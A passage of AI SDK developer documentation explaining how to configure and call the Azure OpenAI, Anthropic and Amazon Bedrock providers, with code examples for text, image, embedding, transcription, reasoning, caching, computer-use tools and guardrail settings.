https://{resourceName}.openai.azure.com/openai/deployments/{modelId}{path}. You can usebaseURLinstead to specify the URL prefix. -
apiKey string
API key that is being sent using the
api-keyheader. It defaults to theAZURE_API_KEYenvironment variable. -
apiVersion string
Sets a custom api version. Defaults to
2024-10-01-preview. -
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers.
Either this or
resourceNamecan be used. When a baseURL is provided, the resourceName is ignored.With a baseURL, the resolved URL is
{baseURL}/{modelId}{path}. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
The Azure OpenAI provider instance is a function that you can invoke to create a language model:
const model = azure('your-deployment-name');
You need to pass your deployment name as the first argument.
Reasoning Models
Azure exposes the thinking of DeepSeek-R1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { azure } from '@ai-sdk/azure';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: azure('your-deepseek-r1-deployment-name'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use OpenAI language models to generate text with the generateText function:
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const { text } = await generateText({
model: azure('your-deployment-name'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
OpenAI language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Provider Options
When using OpenAI language models on Azure, you can configure provider-specific options using providerOptions.openai. More information on available configuration options are on the OpenAI provider page.
const messages = [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is the capital of the moon?',
},
{
type: 'image',
image: 'https://example.com/image.png',
providerOptions: {
openai: { imageDetail: 'low' },
},
},
],
},
];
const { text } = await generateText({
model: azure('your-deployment-name'),
providerOptions: {
openai: {
reasoningEffort: 'low',
},
},
});
Chat Models
Azure OpenAI chat models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = azure('your-deployment-name', {
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
user: 'test-user', // optional unique user identifier
});
The following optional settings are available for OpenAI chat models:
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Default to true.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Responses Models
You can use the Azure OpenAI responses API with the azure.responses(deploymentName) factory method.
const model = azure.responses('your-deployment-name');
Further configuration can be done using OpenAI provider options.
You can validate the provider options using the OpenAIResponsesProviderOptions type.
import { azure, OpenAIResponsesProviderOptions } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure.responses('your-deployment-name'),
providerOptions: {
openai: {
parallelToolCalls: false,
store: false,
user: 'user_123',
// ...
} satisfies OpenAIResponsesProviderOptions,
},
// ...
});
The following provider options are available:
-
parallelToolCalls boolean Whether to use parallel tool calls. Defaults to
true. -
store boolean Whether to store the generation. Defaults to
true. -
metadata Record<string, string> Additional metadata to store with the generation.
-
previousResponseId string The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined. -
instructions string Instructions for the model. They can be used to change the system or developer message when continuing a conversation using the
previousResponseIdoption. Defaults toundefined. -
user string A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Defaults to
undefined. -
reasoningEffort 'low' | 'medium' | 'high' Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored. -
strictSchemas boolean Whether to use strict JSON schemas in tools and when generating JSON outputs. Defaults to
true.
The Azure OpenAI responses provider also returns provider-specific metadata:
const { providerMetadata } = await generateText({
model: azure.responses('your-deployment-name'),
});
const openaiMetadata = providerMetadata?.openai;
The following OpenAI-specific metadata is returned:
-
responseId string The ID of the response. Can be used to continue a conversation.
-
cachedPromptTokens number The number of prompt tokens that were a cache hit.
-
reasoningTokens number The number of reasoning tokens that the model generated.
PDF support
The Azure OpenAI Responses API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: azure.responses('your-deployment-name'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mimeType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mimeType should be set to 'application/pdf'.
Completion Models
You can create models that call the completions API using the .completion() factory method.
The first argument is the model id.
Currently only gpt-35-turbo-instruct is supported.
const model = azure.completion('your-gpt-35-turbo-instruct-deployment');
OpenAI completion models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = azure.completion('your-gpt-35-turbo-instruct-deployment', {
echo: true, // optional, echo the prompt in addition to the completion
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
suffix: 'some text', // optional suffix that comes after a completion of inserted text
user: 'test-user', // optional unique user identifier
});
The following optional settings are available for Azure OpenAI completion models:
-
echo: boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the <|endoftext|> token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Embedding Models
You can create models that call the Azure OpenAI embeddings API
using the .embedding() factory method.
const model = azure.embedding('your-embedding-deployment');
Azure OpenAI embedding models support several additional settings. You can pass them as an options argument:
const model = azure.embedding('your-embedding-deployment', {
dimensions: 512 // optional, number of dimensions for the embedding
user: 'test-user' // optional unique user identifier
})
The following optional settings are available for Azure OpenAI embedding models:
-
dimensions: number
The number of dimensions the resulting output embeddings should have. Only supported in text-embedding-3 and later models.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Image Models
You can create models that call the Azure OpenAI image generation API (DALL-E) using the .imageModel() factory method. The first argument is your deployment name for the DALL-E model.
const model = azure.imageModel('your-dalle-deployment-name');
Azure OpenAI image models support several additional settings. You can pass them as an options argument:
const model = azure.imageModel('your-dalle-deployment-name', {
user: 'test-user', // optional unique user identifier
responseFormat: 'url', // 'url' or 'b64_json', defaults to 'url'
});
Example
You can use Azure OpenAI image models to generate images with the generateImage function:
import { azure } from '@ai-sdk/azure';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: azure.imageModel('your-dalle-deployment-name'),
prompt: 'A photorealistic image of a cat astronaut floating in space',
size: '1024x1024', // '1024x1024', '1792x1024', or '1024x1792' for DALL-E 3
});
// image contains the URL or base64 data of the generated image
console.log(image);
Model Capabilities
Azure OpenAI supports DALL-E 2 and DALL-E 3 models through deployments. The capabilities depend on which model version your deployment is using:
| Model Version | Sizes |
|---|---|
| DALL-E 3 | 1024x1024, 1792x1024, 1024x1792 |
| DALL-E 2 | 256x256, 512x512, 1024x1024 |
Transcription Models
You can create models that call the Azure OpenAI transcription API using the .transcription() factory method.
The first argument is the model id e.g. whisper-1.
const model = azure.transcription('whisper-1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { azure } from '@ai-sdk/azure';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: azure.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
providerOptions: { azure: { language: 'en' } },
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
-
include string[] Additional information to include in the transcription response.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-1 |
||||
gpt-4o-mini-transcribe |
||||
gpt-4o-transcribe |
title: Anthropic description: Learn how to use the Anthropic provider for the AI SDK.
Anthropic Provider
The Anthropic provider contains language model support for the Anthropic Messages API.
Setup
The Anthropic provider is available in the @ai-sdk/anthropic module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance anthropic from @ai-sdk/anthropic:
import { anthropic } from '@ai-sdk/anthropic';
If you need a customized setup, you can import createAnthropic from @ai-sdk/anthropic and create a provider instance with your settings:
import { createAnthropic } from '@ai-sdk/anthropic';
const anthropic = createAnthropic({
// custom settings
});
You can use the following optional settings to customize the Anthropic provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.anthropic.com/v1. -
apiKey string
API key that is being sent using the
x-api-keyheader. It defaults to theANTHROPIC_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. claude-3-haiku-20240307.
Some models have multi-modal capabilities.
const model = anthropic('claude-3-haiku-20240307');
You can use Anthropic language models to generate text with the generateText function:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-3-haiku-20240307'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Anthropic language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
The following optional settings are available for Anthropic models:
-
sendReasoningbooleanOptional. Include reasoning content in requests sent to the model. Defaults to
true.If you are experiencing issues with the model handling requests involving reasoning content, you can set this to
falseto omit them from the request.
Reasoning
Anthropic has reasoning support for claude-4-opus-20250514, claude-4-sonnet-20250514, and claude-3-7-sonnet-20250219 models.
You can enable it using the thinking provider option
and specifying a thinking budget in tokens.
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoning, reasoningDetails } = await generateText({
model: anthropic('claude-4-opus-20250514'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicProviderOptions,
},
});
console.log(reasoning); // reasoning text
console.log(reasoningDetails); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
The cache creation input tokens are then returned in the providerMetadata object
for generateText and generateObject, again under the anthropic property.
When you use streamText or streamObject, the response contains a promise
that resolves to the metadata. Alternatively you can receive it in the
onFinish callback.
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const errorMessage = '... long error message ...';
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'You are a JavaScript expert.' },
{
type: 'text',
text: `Error message: ${errorMessage}`,
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{ type: 'text', text: 'Explain the error message.' },
],
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.anthropic);
// e.g. { cacheCreationInputTokens: 2118, cacheReadInputTokens: 0 }
You can also use cache control on system messages by providing multiple system messages at the head of your messages array:
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'system',
content: 'Cached system message part',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'system',
content: 'Uncached system message part',
},
{
role: 'user',
content: 'User prompt',
},
],
});
The minimum cacheable prompt length is:
- 1024 tokens for Claude 3.7 Sonnet, Claude 3.5 Sonnet and Claude 3 Opus
- 2048 tokens for Claude 3.5 Haiku and Claude 3 Haiku
Shorter prompts cannot be cached, even if marked with cacheControl. Any requests to cache fewer than this number of tokens will be processed without caching.
For more on prompt caching with Anthropic, see Anthropic's Cache Control documentation.
Computer Use
Anthropic provides three built-in tools that can be used to interact with external systems:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = anthropic.tools.bash_20241022({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files:
const textEditorTool = anthropic.tools.textEditor_20241022({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replaceorinsertcommands.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
When using the Text Editor Tool, make sure to name the key in the tools object str_replace_editor.
const response = await generateText({
model: anthropic('claude-3-5-sonnet-20241022'),
prompt:
"Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
str_replace_editor: textEditorTool,
},
});
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = anthropic.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
experimental_toToolResultContent(result) {
return typeof result === 'string'
? [{ type: 'text', text: result }]
: [{ type: 'image', data: result.data, mimeType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
These tools can be used in conjunction with the sonnet-3-5-sonnet-20240620 model to enable more complex interactions and tasks.
PDF support
Anthropic Sonnet claude-3-5-sonnet-20241022 supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
Option 1: URL-based PDF document
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20241022'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: new URL(
'https://github.com/vercel/ai/blob/main/examples/ai-core/data/ai.pdf?raw=true',
),
mimeType: 'application/pdf',
},
],
},
],
});
Option 2: Base64-encoded PDF document
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20241022'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mimeType: 'application/pdf',
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mimeType should be set to 'application/pdf'.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Computer Use |
|---|---|---|---|---|
claude-4-opus-20250514 |
||||
claude-4-sonnet-20250514 |
||||
claude-3-7-sonnet-20250219 |
||||
claude-3-5-sonnet-20241022 |
||||
claude-3-5-sonnet-20240620 |
||||
claude-3-5-haiku-20241022 |
||||
claude-3-opus-20240229 |
||||
claude-3-sonnet-20240229 |
||||
claude-3-haiku-20240307 |
title: Amazon Bedrock description: Learn how to use the Amazon Bedrock provider.
Amazon Bedrock Provider
The Amazon Bedrock provider for the AI SDK contains language model support for the Amazon Bedrock APIs.
Setup
The Bedrock provider is available in the @ai-sdk/amazon-bedrock module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Prerequisites
Access to Amazon Bedrock foundation models isn't granted by default. In order to gain access to a foundation model, an IAM user with sufficient permissions needs to request access to it through the console. Once access is provided to a model, it is available for all users in the account.
See the Model Access Docs for more information.
Authentication
Using IAM Access Key and Secret Key
Step 1: Creating AWS Access Key and Secret Key
To get started, you'll need to create an AWS access key and secret key. Here's how:
Login to AWS Management Console
- Go to the AWS Management Console and log in with your AWS account credentials.
Create an IAM User
- Navigate to the IAM dashboard and click on "Users" in the left-hand navigation menu.
- Click on "Create user" and fill in the required details to create a new IAM user.
- Make sure to select "Programmatic access" as the access type.
- The user account needs the
AmazonBedrockFullAccesspolicy attached to it.
Create Access Key
- Click on the "Security credentials" tab and then click on "Create access key".
- Click "Create access key" to generate a new access key pair.
- Download the
.csvfile containing the access key ID and secret access key.
Step 2: Configuring the Access Key and Secret Key
Within your project add a .env file if you don't already have one. This file will be used to set the access key and secret key as environment variables. Add the following lines to the .env file:
AWS_ACCESS_KEY_ID=YOUR_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY=YOUR_SECRET_ACCESS_KEY
AWS_REGION=YOUR_REGION
Remember to replace YOUR_ACCESS_KEY_ID, YOUR_SECRET_ACCESS_KEY, and YOUR_REGION with the actual values from your AWS account.
Using AWS SDK Credentials Chain (instance profiles, instance roles, ECS roles, EKS Service Accounts, etc.)
When using AWS SDK, the SDK will automatically use the credentials chain to determine the credentials to use. This includes instance profiles, instance roles, ECS roles, EKS Service Accounts, etc. A similar behavior is possible using the AI SDK by not specifying the accessKeyId and secretAccessKey, sessionToken properties in the provider settings and instead passing a credentialProvider property.
Usage:
@aws-sdk/credential-providers package provides a set of credential providers that can be used to create a credential provider chain.
<Tabs items={['pnpm', 'npm', 'yarn']}>
import { createAmazonBedrock } from '@ai-sdk/amazon-bedrock';
import { fromNodeProviderChain } from '@aws-sdk/credential-providers';
const bedrock = createAmazonBedrock({
region: 'us-east-1',
credentialProvider: fromNodeProviderChain(),
});
Provider Instance
You can import the default provider instance bedrock from @ai-sdk/amazon-bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
If you need a customized setup, you can import createAmazonBedrock from @ai-sdk/amazon-bedrock and create a provider instance with your settings:
import { createAmazonBedrock } from '@ai-sdk/amazon-bedrock';
const bedrock = createAmazonBedrock({
region: 'us-east-1',
accessKeyId: 'xxxxxxxxx',
secretAccessKey: 'xxxxxxxxx',
sessionToken: 'xxxxxxxxx',
});
You can use the following optional settings to customize the Amazon Bedrock provider instance:
-
region string
The AWS region that you want to use for the API calls. It uses the
AWS_REGIONenvironment variable by default. -
accessKeyId string
The AWS access key ID that you want to use for the API calls. It uses the
AWS_ACCESS_KEY_IDenvironment variable by default. -
secretAccessKey string
The AWS secret access key that you want to use for the API calls. It uses the
AWS_SECRET_ACCESS_KEYenvironment variable by default. -
sessionToken string
Optional. The AWS session token that you want to use for the API calls. It uses the
AWS_SESSION_TOKENenvironment variable by default. -
credentialProvider () => Promise<{ accessKeyId: string; secretAccessKey: string; sessionToken?: string; }>
Optional. The AWS credential provider chain that you want to use for the API calls. It uses the specified credentials by default.
Language Models
You can create models that call the Bedrock API using the provider instance.
The first argument is the model id, e.g. meta.llama3-70b-instruct-v1:0.
const model = bedrock('meta.llama3-70b-instruct-v1:0');
Amazon Bedrock models also support some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = bedrock('anthropic.claude-3-sonnet-20240229-v1:0', {
additionalModelRequestFields: { top_k: 350 },
});
Documentation for additional settings based on the selected model can be found within the Amazon Bedrock Inference Parameter Documentation.
You can use Amazon Bedrock language models to generate text with the generateText function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Amazon Bedrock language models can also be used in the streamText function
(see AI SDK Core).
File Inputs
The Amazon Bedrock provider supports file inputs, e.g. PDF files.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('anthropic.claude-3-haiku-20240307-v1:0'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe the pdf in detail.' },
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mimeType: 'application/pdf',
},
],
},
],
});
Guardrails
You can use the bedrock provider options to utilize Amazon Bedrock Guardrails:
const result = await generateText({
bedrock('anthropic.claude-3-sonnet-20240229-v1:0'),
providerOptions: {
bedrock: {
guardrailConfig: {
guardrailIdentifier: '1abcd2ef34gh',
guardrailVersion: '1',
trace: 'enabled' as const,
streamProcessingMode: 'async',
},
},
},
});
Tracing information will be returned in the provider metadata if you have tracing enabled.
if (result.providerMetadata?.bedrock.trace) {
// ...
}
See the Amazon Bedrock Guardrails documentation for more information.
Cache Points
In messages, you can use the providerOptions property to set cache points. Set the bedrock property in the providerOptions object to { cachePoint: { type: 'default' } } to create a cache point.
Cache usage information is returned in the providerMetadata object`. See examples below.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const cyberpunkAnalysis =
'... literary analysis of cyberpunk themes and concepts ...';
const result = await generateText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
messages: [
{
role: 'system',
content: `You are an expert on William Gibson's cyberpunk literature and themes. You have access to the following academic analysis: ${cyberpunkAnalysis}`,
providerOptions: {
bedrock: { cachePoint: { type: 'default' } },
},
},
{
role: 'user',
content:
'What are the key cyberpunk themes that Gibson explores in Neuromancer?',
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.bedrock?.usage);
// Shows cache read/write token usage, e.g.:
// {
// cacheReadInputTokens: 1337,
// cacheWriteInputTokens: 42,
// }
Cache points also work with streaming responses:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { streamText } from 'ai';
const cyberpunkAnalysis =
'... literary analysis of cyberpunk themes and concepts ...';
const result = streamText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
messages: [
{
role: 'assistant',
content: [
{ type: 'text', text: 'You are an expert on cyberpunk literature.' },
{ type: 'text', text: `Academic analysis: ${cyberpunkAnalysis}` },
],
providerOptions: { bedrock: { cachePoint: { type: 'default' } } },
},
{
role: 'user',
content:
'How does Gibson explore the relationship between humanity and technology?',
},
],
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log(
'Cache token usage:',
(await result.providerMetadata)?.bedrock?.usage,
);
// Shows cache read/write token usage, e.g.:
// {
// cacheReadInputTokens: 1337,
// cacheWriteInputTokens: 42,
// }
Reasoning
Amazon Bedrock has reasoning support for the claude-3-7-sonnet-20250219 model.
You can enable it using the reasoningConfig provider option and specifying a thinking budget in tokens (minimum: 1024, maximum: 64000).
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text, reasoning, reasoningDetails } = await generateText({
model: bedrock('us.anthropic.claude-3-7-sonnet-20250219-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
bedrock: {
reasoningConfig: { type: 'enabled', budgetTokens: 1024 },
},
},
});
console.log(reasoning); // reasoning text
console.log(reasoningDetails); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
amazon.titan-tg1-large |
||||
amazon.titan-text-express-v1 |
||||
amazon.nova-micro-v1:0 |
||||
amazon.nova-lite-v1:0 |
||||
amazon.nova-pro-v1:0 |
||||
anthropic.claude-4-sonnet-20250514-v1:0 |
||||
anthropic.claude-4-opus-20250514-v1:0 |
||||
anthropic.claude-3-7-sonnet-20250219-v1:0 |
||||
anthropic.claude-3-5-sonnet-20241022-v2:0 |
||||
anthropic.claude-3-5-sonnet-20240620-v1:0 |
||||
anthropic.claude-3-5-haiku-20241022-v1:0 |
||||
anthropic.claude-3-opus-20240229-v1:0 |
||||
anthropic.claude-3-sonnet-20240229-v1:0 |
||||
anthropic.claude-3-haiku-20240307-v1:0 |
||||
anthropic.claude-v2:1 |
||||
cohere.command-r-v1:0 |
||||
cohere.command-r-plus-v1:0 |
||||
deepseek.r1-v1:0 |
||||
meta.llama2-13b-chat-v1 |
||||
meta.llama2-70b-chat-v1 |
||||
meta.llama3-8b-instruct-v1:0 |
||||
meta.llama3-70b-instruct-v1:0 |
||||
meta.llama3-1-8b-instruct-v1:0 |
||||
meta.llama3-1-70b-instruct-v1:0 |
||||
meta.llama3-1-405b-instruct-v1:0 |
||||
meta.llama3-2-1b-instruct-v1:0 |
||||
meta.llama3-2-3b-instruct-v1:0 |
||||
meta.llama3-2-11b-instruct-v1:0 |
||||
meta.llama3-2-90b-instruct-v1:0 |
||||
mistral.mistral-7b-instruct-v0:2 |
||||
mistral.mixtral-8x7b-instruct-v0:1 |
||||
mistral.mistral-large-2402-v1:0 |
||||
mistral.mistral-small-2402-v1:0 |
Embedding Models
You can create models that call the Bedrock API Bedrock API
using the .embedding() factory method.
const model = bedrock.embedding('amazon.titan-embed-text-v1');
Bedrock Titan embedding model amazon.titan-embed-text-v2:0 supports several additional settings. You can pass them as an options argument:
const model = bedrock.embedding('amazon.titan-embed-text-v2:0', {
dimensions: 512 // optional, number of dimensions for the embedding
normalize: true // optional normalize the output embeddings
})
The following optional settings are available for Bedrock Titan embedding models:
-
dimensions: number
The number of dimensions the output embeddings should have. The following values are accepted: 1024 (default), 512, 256.
-
normalize boolean
Flag indicating whether or not to normalize the output embeddings. Defaults to true.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
amazon.titan-embed-text-v1 |
1536 | |
amazon.titan-embed-text-v2:0 |
1024 |
Image Models
You can create models that call the Bedrock API Bedrock API
using the .image() factory method.
For more on the Amazon Nova Canvas image model, see the Nova Canvas Overview.
const model = bedrock.image('amazon.nova-canvas-v1:0');
You can then generate images with the experimental_generateImage function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: bedrock.imageModel('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
});
You can also pass the providerOptions object to the generateImage function to customize the generation behavior:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: bedrock.imageModel('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
providerOptions: { bedrock: { quality: 'premium' } },
});
Documentation for additional settings can be found within the Amazon Bedrock User Guide for Amazon Nova Documentation.
Image Model Settings
When creating an image model, you can customize the generation behavior with optional settings:
const model = bedrock.imageModel('amazon.nova-canvas-v1:0', {
maxImagesPerCall: 1, // Maximum number of images to generate per API call
});
-
maxImagesPerCall number
Override the maximum number of images generated per API call. Default can vary by model, with 5 as a common default.
Model Capabilities
The Amazon Nova Canvas model supports custom sizes with constraints as follows:
- Each side must be between 320-4096 pixels, inclusive.
- Each side must be evenly divisible by 16.
- The aspect ratio must be between 1:4 and 4:1. That is, one side can't be more than 4 times longer than the other side.
- The total pixel count must be less than 4,194,304.
For more, see Image generation access and usage.
| Model | Sizes |
|---|---|
amazon.nova-canvas-v1:0 |
Custom sizes: 320-4096px per side (must be divisible by 16), aspect ratio 1:4 to 4:1, max 4.2M pixels |
Response Headers
The Amazon Bedrock provider will return the response headers associated with network requests made of the Bedrock servers.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
